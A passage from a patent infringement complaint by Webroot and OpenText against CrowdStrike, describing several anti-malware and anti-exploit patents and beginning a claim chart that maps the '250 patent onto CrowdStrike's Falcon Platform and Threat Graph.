> The Specification subsequently discusses a variety of ways in which the claimed subject matter solves the above-described problem. For example: "It is, therefore, one aspect of the present disclosure to provide a system and method whereby events occurring within a computing device are captured and additional context and a global perspective is provided for each capture event. For example, a sensor agent may provide visibility into occurrences across an environment, such as a networked environment, to ensure that an administrator is aware of any system changes and data communication in and out of computing devices residing on the network." (*See* WBRT006334 at WBRT006793-6794, '224 Patent Prosecution History, 2018-08-29 Amendment at 11-12 (citing '224 Patent specification).)

88. In response to these arguments, the Examiner withdrew a rejection based on 35 U.S.C. §101 and allowed the claims of the Forensic Visibility Patents to issue. As recognized by the USPTO Examiner, the claimed inventions of the '045 and '224 Patents provide a technical solution to the technical problem of forensic visibility regarding events in a computer network.

<u>US. Patent No. 10,284,591</u>

89. The '591 Patent is entitled "Detecting and Preventing Execution of Software Exploits," was filed on January 27, 2015, and was duly and legally issued by the USPTO on May 7, 2019. The '591 Patent claims priority to provisional application 61/931,772 filed January 27, 2014. A true and correct copy of the '591 Patent is attached as Exhibit 5. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '591 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the '591 Patent.

90. The '591 Patent describes and claims an "anti-exploit" technique to prevent

undesirable software and/or other computer exploits from executing. (*See* Exhibit 5, ’591 Patent, 1:13-28, 1:32-33.) Computer “exploits” include code, software, data, or commands that take advantage of a bug, glitch, or vulnerability in a computer system. To accomplish this goal, the novel anti-exploit techniques described and claimed in the ’591 Patent monitor memory space of a process for execution of functions and performs “stack walk processing” upon invocation of a function in the monitored memory space. (*Id.* at 1:33-39.) During that stack walk processing, a memory check may be performed to detect suspicious behavior. (*Id.*) If the memory check detects certain types of suspicious behavior, an alert may be triggered and that prevents the execution of a payload for the invoked function. (*Id.* at 1:39-48.)

91. The ’591 Patent describes and claims unconventional “stack walk processing” techniques for detecting and preventing unwanted software exploits during which memory checks are performed before an address of an originating caller function is reached. The anti-exploit techniques can include performing “[m]emory checks performed during the stack walk processing once an address is reached for an originating caller function.” (*Id*. at 8:6-7.) In one embodiment, “memory checks from the lowest level user function of the hooked function down through the address of the originating caller function” may be performed to detect and identify suspicious behavior. (*Id.* at 6:7-11.)

92. The “stack walking” and “memory checks” described and claimed in the ’591 Patent are fundamentally rooted in computer technology—in fact, they are processes only performed within a computer context. The techniques described and claimed in the ’591 Patent addresses a problem that specifically arises in the realm of computer technology (namely, computer exploit identification) by, *inter alia*, performing memory checks and detection specified behavior during stack walking.

93. The ’591 Patent further describes and claims unconventional techniques that address identified weaknesses in conventional exploit prevention technologies. For example, unlike exploit prevention technologies that try to prevent an exploit from ever starting its own shellcode to execute a malicious payload, the ’591 Patent describes and claims techniques that prevent shellcode from executing a malicious payload even if the shellcode has been started. (*See id.* at 6:24-30; *see also id.* at 7:56-62.) Thus, these unconventional techniques address an identified weakness in conventional exploit prevention systems and provide technical advantages including enhanced security protection, improved detection of potential security exploits, reduction in error rate identifying and marking suspicious behavior (*e.g.*, false positives), and improved usability and interaction for users who are not required to continuously monitor for security exploits. (*Id.* at 2:44-51.) As such, the ’591 Patent describes and claims specific computer-related technological steps to accomplish an improvement in computer security and functionality and is directed to a specific technological solution to a problem unique to computers.

U.S. Patent Nos. 10,599,844 and 11,409,869

94. The ’844 Patent is entitled “Automatic Threat Detection of Executable Files Based on Static Data Analysis,” was filed May 12, 2015, and was duly and legally issued by the USPTO on March 24, 2020. A true and correct copy of the ’844 Patent is attached as Exhibit 6. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’844 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the ’844 Patent.

95. The ’869 Patent, entitled “Automatic Threat Detection of Executable Files Based on Static Data Analysis,” is a continuation of the ’844 Patent and claims priority to the application of the ’844 Patent. The ’869 Patent was filed on February 14, 2020, and was duly and legally issued by the USPTO on August 9, 2022. A true and correct copy of the ’869 Patent is attached as

Exhibit 8. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’869 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the ’869 Patent.

96. The ’844 and ’869 Patents address and improve upon conventional approaches to malware detection in computer networks and computer network operation. Every day, an uncountable number of new executable files are created and distributed across computer networks. Some of those files are unknown, and malicious. It is, thus, vital to accurately and immediately diagnose those files for any potential threat, while also efficiently using resources (*e.g.*, processing power). (*See* Exhibit 6, ’844 Patent, 1:7-13.)

97. Conventional approaches for diagnosing potential malware threats were costly and time consuming, making it difficult to realistically address zero-day threats for all of the files entering a system. These “[a]pproaches to detecting threats typically focus[ed] on finding malicious code blocks within a file and analyzing the behavior of the file.” (*See* Exhibit 6, ’844 Patent, 2:15-17.) Encrypted files would be decrypted then disassembled to extract the code for analysis, typically by traditional anti-virus software based on signature matching. (*Id.* at 2:15-20) If the code was malware, investigating its behavior involved running the code on the system, which put the system at risk. (*Id.* at 2:20-23.)

98. Another approach for protecting against potential threats from unknown executable files involved wavelet decomposition to determine software entropy. (*See* WBRT007115 at WBRT007491, ’844 Patent Prosecution History, April 24, 2019 Applicant Remarks, at 8.) Wavelet decomposition is a process where an original image is decomposed into a sequence of new images, usually called wavelet planes. (*Id.*) In this method, each data file in a set of data files is split into random, non-overlapping file chunks of a fixed length. (*Id.*) Those file chunks are then represented as an entropy time-series, which measures the time it takes for each chunk to

decompose. (*Id.*) Said differently, this approach measured how much time it took a data file to decompose. (*Id.*) Once the file decomposition rate, or entropy time-series, had been calculated, that rate would be compared to decomposition rates of "known bad" files to identify files that contain malware. (*Id.* at WBRT007492.) This process required significant computing resources—typically taking hours to complete—and was not sufficiently accurate in identifying malware.

99. The '844 and '869 Patents significantly improve upon and address shortcomings associated with these prior approaches. The Patents describe and claim methods and systems that detect threats in executable files without the need to decrypt or unpack those executable files by extracting "static data points inside of the executable file without decrypting or executing the file," generating "feature vectors" from those static data points, selectively turning on or off features of the feature vector, and then evaluating the feature vector to determine if the file is malicious. (*See*, *e.g.*, Exhibit 6, '844 Patent, 1:20-21; cl. 1.) The described systems and methods enable accurate and efficient identification of malware without the need to distinguish between encrypted files and non-encrypted files (*id.* at 6:58-59), thereby significantly increasing efficiency and reducing processing resources required to analyze each potentially malicious computer object. By using this unconventional approach to determine whether a file executable on a computer poses a threat, the '844 and '869 Patents improve on the operation of the computer network associated with the computer by enhancing security, including by increasing detection of new threats, reducing the error rates in identifying suspicious files, and improving efficiency in detecting malicious files. (*See* Exhibit 6, '844 Patent, 2:46-56.)

100. The '844 and '869 Patents describe and claim techniques that employ a learning classifier (*e.g.*, a machine-learning classifier) to determine whether an executable file is malicious, for example by using the classifier to classify data into subgroups and identify and analyze specific

data points to which those subgroups correspond. (*See* Exhibit 6, ’844 Patent, 4:33-41, 7:40-8:1.) The described and claimed techniques also selectively turn on or off features for evaluation by the learning classifier. (*See id.* at 7:57-66.) Doing so accelerates analysis and reduces false positives by testing those features of a file likely to be relevant to a determination of its maliciousness. For example, the learning classifier “may detect that the file does not contain ‘legal information’,” such as “timestamp data, licensing information, copyright information, etc.” (*See id.* at 7:66-8:5.) In this example, given the lack of legal protection information in the file, the learning classifier would “adaptively check” the file for additional features that might be indicative of a threat,” while “turn[ing] off,” and thus not use processing time unnecessarily checking features related to an evaluation of “legal information.” (*Id.* at 8:5-10.)

101. Second, the ’844 and ‘869 Patents describe and claim techniques that use character strings extracted from within the executable file to generate a feature vector and then evaluate that feature vector using support vector processing to classify executable files. (*See* Exhibit 6, ’844 Patent, 9:2-11.) The classifier provides, for example, the ability to leverage the indicia of “benign” files, which use “meaningful words” in certain data fields, versus “malicious” files, which leave such fields empty or full of “random characters,” to build meaningful feature vectors that are analyzed to make faster and more identifications of malware (*See, e.g.*, Exhibit 6, ’844 Patent, 9:2-18.)

102. The ’844 and ’869 Patents are thus directed to specific solutions to problems necessarily rooted in computer technology, namely, the determination whether a file executable on a computer poses a threat. The ’844 and ’869 Patents improved upon the accuracy and efficiency of malware detection. (*See* Exhibit 6, ’844 Patent, 2:15-45.)

103. By using some or all of the unconventional techniques described above to

determine whether a file executable on a computer poses a threat, the ’844 and ’869 Patents address a problem necessarily involving computers and improve upon the operation of computer networks. In particular, the ’844 and ’869 Patents achieve a number of technical advantages over conventional approaches to malware detection including, for example:

- enhanced security protection including automatic detection of threats, reduction or minimization of error rates in identification and marking of suspicious behavior or files (*e.g.*, cut down on the number of false positives),
- ability to adapt over time to continuously and quickly detect new threats or potentially unwanted files/applications,
- improved efficiency in detection of malicious files, and
- improved usability and interaction for users by eliminating the need to continuously check for security threats.

(*See* Exhibit 6, ’844 Patent, 2:15-57.)

<u>U.S. Patent No. 8,856,505</u>

104. The ’505 Patent, entitled “Malware Management Through Kernel Detection During a Boot Sequence,” was filed on April 30, 2012, and was duly and legally issued by the USPTO on October 7, 2014. The ’505 Patent claims priority to, and is a continuation of, U.S. Patent No. 8,190,868 filed August 7, 2006. A true and correct copy of the ’505 Patent is attached as Exhibit 9. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’505 Patent.

105. The ’505 Patent describes and claims techniques to prevent rootkits, spyware, and/or other undesirable software from executing. (*See* Exhibit 9, ‘505 Patent, 2:17-29, 4:3-5.). In general, periodic scanning of a computing system often fails to identify pestware, much less stop

pestware from executing. (*Id.* at 1:61-67.) The intervening time between periodic scans permits pestware to cloak and execute, leaving the infected computing system exposed, and ultimately vulnerable to the collection and reporting of information held thereon to the malicious third-party. (*Id.*) And pestware that loads relatively early in the boot sequence may be generally undetectable (*e.g.*, cloaked) when scanned later in the boot sequence or otherwise. (*Id.*)

106. The pestware management techniques of the ’505 Patent mitigates these, and other challenges associated with pestware detection and mitigation, including pestware that executes early in the boot sequence and/or that may be undetectable or cloaked once a computing system runs native applications. (*Id.* at 2:17-29, 3:39-46.) The ’505 Patent describes and claims techniques that can monitor and identify pestware events early in the boot sequence of a computing system. (*Id.* at 3:19-31.) As additional drivers and applications are loaded in the course of the boot sequence, techniques that are described and claimed can monitor the loadings and other events and facilitate management of the pestware. (*Id.* at 4:19-31, 4:53-62). Thus, the pestware management techniques may operate to stop pestware before it cloaks and executes, including stopping pestware which may otherwise be undetectable by conventional, periodic, post-boot-sequence scans.

107. The ’505 Patent describes and claims an unconventional “kernel-level monitor” to facilitate the management of pestware early in the boot sequence of a computing system. (*Id.* at 3:1-14.) The kernel-level monitor “begins early in the boot and operating system loading process,” (*Id.* at 3:25-27), and “is responsible for detecting pestware or pestware activity on a protected computer or system,” (*Id.* at 3:19-21). Attempts by pestware to modify the operating system are monitored and intercepted by the kernel-level monitor, for example, by using “driver hooks and monitoring mechanisms,” which may be placed into the operating system kernel during an early portion of the boot sequence. (*Id.* at 3:32-39, 4: 53-62.) Accordingly, the kernel-level monitor can

be configured to identify changes at the kernel-level (*e.g.*, such as those changes which may be attempted by a rootkit or other malicious component), prior to the time when those changes may become generally undetectable. (*Id*. at 4:53-62, 5:1-12.)

108. The ’505 Patent further describes and claims unconventional techniques that permit scanning of the “registry” during the boot sequence “before most services are loaded and executed.” (*Id*. at 6: 4:10.) Performing this type scanning early in the boot process provides new and unexpected benefits, including providing additional information that may be utilized in the identification of malicious programs. For example, scanning the protected parts of the computer such as the registry early in the boot process enables later “examin[ation] and utiliz[ation]” of that information to, for example, “generate new behavior rules for the kernel-level monitor.” (*Id*. at 6:4-10.)

109. The ’505 Patent describes and claims unconventional techniques that address technical weaknesses in conventional mitigation techniques for pestware. (*Id*. at 1:46-66, 2:1-29.) The ’505 Patent describes and claims techniques that permit pestware management at the kernel level, early in the boot sequence before the malicious code can cause damage or conceal itself. (*Id*. at 2:17-29, 4:63-67, 5:1-12.) Thus, these novel and unconventional techniques provide technical advantages such as enhanced security protection, improved detection of pestware, and adaptability to evolving pestware threats. (*Id*. at 1:46-66, 2:1-29.) As such, the ’505 Patent describes and claims specific computer-related technological steps to accomplish an improvement in computer security and functionality and is directed to a specific technological solution to a problem unique to computers.

Kernel-Level API Monitoring Patents
U.S. Patent Nos. 8,201,243 and 8,719,932

110. The ’243 and ’932 Patents are part of the same patent family. Plaintiff Webroot

owns by assignment the entire right, title, and interest in and to the ’243 and ’932 Patents.

111. The ’243 Patent, entitled “Backwards Researching Activity Indicative of Pestware,” was filed on April 20, 2006, and was duly and legally issued by the USPTO on June 12, 2012. A true and correct copy of the ’243 Patent is attached as Exhibit 10.

112. The ’932 Patent, also entitled “Backwards Researching Activity Indicative of Pestware,” was filed on June 6, 2012, and was duly and legally issued by USPTO on May 6, 2014. The ’932 Patent claims priority to the ’243 Patent. A true and correct copy of the ’932 Patent is attached as Exhibit 11.

113. At the time the ’243 and ’932 Patents were filed, conventional pestware-detection-and-removal solutions struggled to stay ahead of evolving pestware because they relied on “definitions of known pestware to search for and remove files on a protected system.” (Exhibit 10, ’243 Patent, 1:63-65.) “Th[os]e definitions were often slow and cumbersome to create,” and “it was often difficult to locate the pestware in order to create the definitions,” in the first place. (*Id.*at 1:65-67.) Furthermore, relying on definitions made it difficult to distinguish wanted pestware from unwanted pestware. (*Id.* at 1:60-62.)

114. To overcome these and other shortcomings, the ’243 and ’932 Patents describe and claim novel “systems and methods for discovering the source of activity that is indicative of pestware.” (*Id*. at 2:17-19.) For example, the ’243 and ’932 Patents describe and claim the use of a kernel-mode driver to monitor the behavior of processes running on a computer, for example monitoring API calls, to detect pestware. (*Id.* at 4:24-29.) The inventors found that this approach provided technical advantages, such as the ability to “intercept” “when a process (*e.g.*, the pestware process) attempt[ed] to spawn … another pestware process or alter a registry entry, … before it [wa]s carried out by an operating system of the protected computer.” (*Id.* at 5:46-50.)

115. Moreover, the ’243 and ’932 Patents describe and claim techniques that enable the identification of suspected pestware as well as externally networked sources that, for example, may be the source of the pestware on the system. This approach provides benefits, such as identifying the source of malicious malware, which can be used to identify new malware (*e.g.*, based on a known source of malware) as well as to block potential malware based on a known malicious source.

U.S. Patent No. 8,181,244

116. The ’244 Patent, entitled “Backwards Researching Activity Indicative of Pestware,” was filed on April 20, 2006, and was duly and legally issued by USPTO on May 15, 2012. A true and correct copy of the ’244 Patent is attached as Exhibit 12. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’244 Patent.

117. At the time the ’244 Patent was filed, prior-art pestware-detection-and-removal solutions struggled to stay ahead of evolving pestware. Prior-art pestware-detection-and-removal solutions relied on “definitions of known pestware to search for and remove files on a protected system.” (Exhibit 12, ’244 Patent, 1:63-65.) “Th[os]e definitions were often slow and cumbersome to create,” and “it was often difficult to locate the pestware in order to create the definitions,” in the first place. (*Id.* at 1:65-67.) Furthermore, relying on definitions made it difficult to distinguish wanted pestware from unwanted pestware. (*Id.* at 1:60-62.)

118. To overcome these shortcomings, the ’244 Patent introduced novel “systems and methods for discovering the source of activity that is indicative of pestware.” (*Id.* at 2:17-19.) The ’244 Patent employed a kernel-mode driver to monitor the behavior of processes running on a computer, for example monitoring API calls, to detect pestware. (*Id.* at 4:24-29.) Once the ’244 Patent detected “pestware activity,” the ’244 Patent issued a timestamp and assembled a log of

events that occurred at or around that time. (*Id.* at 6:2-9.) Then, using the log of events, the ’244 Patent was able to “trac[e] … the pestware activity to an origin of the pestware … associated with the activity.” (*Id.* at 8:23-26.) Additionally, by using a kernel-mode driver, the ’244 Patent was able to “intercept” “when a process (e.g., the pestware process) attempt[ed] to spawn … another pestware process or alter a registry entry, … before it [wa]s carried out by an operating system of the protected computer.” (*Id.* at 5:46-50.)

119. The ’244 Patent describes and claims technological solutions to a technological problem. For example, embodiments enable the identification of suspected pestware as well as externally networked sources that, for example, may be the source of the pestware on the system. This approach provides benefits, such as identifying the source of malicious malware, which can be used to identify new malware (*e.g.*, based on a known source of malware) as well as to block potential malware based on a known malicious source.

<u>ACCUSED PRODUCTS</u>


120. CrowdStrike offers, sells, and uses several products that provide and implement malware detection and endpoint protection platforms for individuals and enterprises and incorporate Plaintiffs’ patented technologies.

121. Those products include the CrowdStrike Falcon Platform. The Falcon Platform is a cloud-based endpoint protection platform that integrates anti-malware technologies, risk management, and attack forensics to protect remotely connected computers. (*See* WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148.)

122. CrowdStrike’s Falcon Platform is installed on endpoint devices at least by downloading the Falcon agent. (*See* WBR_CSK000090 (https://www.crowdstrike.com/blog/tech-

center/install-falcon-sensor/.) On information and belief, the Falcon Platform operates on multiple devices using the Falcon agent including workstations, desktops, laptops, and other traditional end user computer devices, servers, virtual machines, cloud containers, cloud networks, mobile computer devices such as smartphones, and Internet of Things devices.

123. CrowdStrike's Falcon Platform includes multiple modules or functionalities that are integrated in the Falcon Platform. All of these modules are functionalities of the Falcon Platform and operate on endpoint devices and through the cloud using the "lightweight [Falcon] agent." These modules are part of and can be added to the base Falcon Platform. Examples of these modules are discussed further below.



(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 456.)

124. CrowdStrike's Falcon Prevent is a cloud-native Next-Generation Antivirus ("NGAV") software solution that detects and prevents known and unknown malware using tools including machine learning, artificial intelligence, and behavior-based indicators of attack

("IOA"). (*See* WBR_CSK000462 (https://www.crowdstrike.com/endpoint-security-products/falcon-prevent-endpoint-antivirus/) at 462-466.)

125. CrowdStrike's Falcon X is a threat intelligence software solution, including Falcon X, Falcon X Premium, and Falcon X Elite. (*See* WBR_CSK000467 (https://www.crowdstrike.com/endpoint-security-products/falcon-x-threat-intelligence/) at 467-468.)

126. CrowdStrike's Falcon Insight is an endpoint detection and response solution, providing continuous monitoring of endpoint activity and detection, response, and forensics to suspicious activity and malware attacks. (*See* WBR_CSK000472 (https://www.crowdstrike.com/endpoint-security-products/falcon-insight-endpoint-detection-response/) at 474-476.)

127. CrowdStrike's Falcon Firewall Management is a software solution that creates, enforces, and maintains firewall rules and policies. (*See* WBR_CSK000477 (https://www.crowdstrike.com/endpoint-security-products/falcon-firewall-management/) at 477-481.)

128. CrowdStrike's Falcon Spotlight is an automated vulnerability management solution for endpoint devices. (*See* WBR_CSK000482 (https://www.crowdstrike.com/endpoint-security-products/falcon-spotlight-vulnerability-management) at 482-484.)

129. CrowdStrike's Managed Services, including Falcon Complete, Falcon OverWatch, and Falcon OverWatch Elite, supplement the Falcon Platform with CrowdStrike's team of cybersecurity professionals. (*See* WBR_CSK000487 (https://www.crowdstrike.com/endpoint-security-products/falcon-complete/) at 487-494; WBR_CSK000495 (https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/) at 495-502;

WBR_CSK000503 (https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/elite/) at 503-507.)

130. CrowdStrike Threat Graph is the cloud-based "brains behind the Falcon endpoint protection platform." CrowdStrike Threat Graph collects, enriches, analyzes, and stores data (including malware data) from endpoint devices. (*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510.)

131. On information and belief, Defendants control, operate, and use at least the systems and components in the CrowdStrike Security Cloud. (*See* WBR_CSK000005 (https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/) at 005-006; *see also* WBR_CSK000289 (https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/) at 289-291.)

FIRST CAUSE OF ACTION
<u>(INFRINGEMENT OF THE '250 PATENT)</u>

132. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


133. Defendants have infringed and continue to infringe one or more claims of the '250 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Threat Graph, Falcon Prevent, and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '250 Patent as demonstrated below.

134. For example, claim 1 of the '250 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:

> at a base computer, receiving data about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the object running on one or more remote computers;
>
> determining in the base computer whether the data about the computer object received from the plural computers indicates that the computer object is malware;
>
> classifying the computer object as malware when the data indicates that the computer object is malware; when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware;
>
> automatically generating a mask for the computer object that defines acceptable behaviour for the computer object, wherein the mask is generated in accordance with normal behaviour of the object determined from said received data;
>
> running said object on at least one of the remote computers;
>
> automatically monitoring operation of the object on the at least one of the remote computers;
>
> allowing the computer object to continue to run when behaviour of the computer object is permitted by the mask;
>
> disallowing the computer object to run when the actual monitored behaviour of the computer object extends beyond that permitted by the mask; and,
>
> reclassifying the computer object as malware when the actual monitored behaviour extends beyond that permitted by the mask.

135. The Accused Products perform each element of the method of claim 1 of the ’250 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for classifying a computer object as malware*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks—both malware and malware-free—while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)


136. The Accused Products perform a method that includes *at a base computer, receiving data about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the object running on one or more remote computers*. For example, the Accused Products include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network including for "behavioral analytics." Additionally, CrowdStrike Threat Graph receives event data from endpoints where those events pertain to behavior of processes on those endpoints.




CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.

Threat Graph puts this body of knowledge at the responder's fingertips in real time, empowering responders to understand threats immediately and act decisively.




able to collect and your ability to analyze it. Preventing breaches requires taking this data and applying the best tools , including AI, behavioral analytics and human threat



Capture Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510; *see also* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 543.)

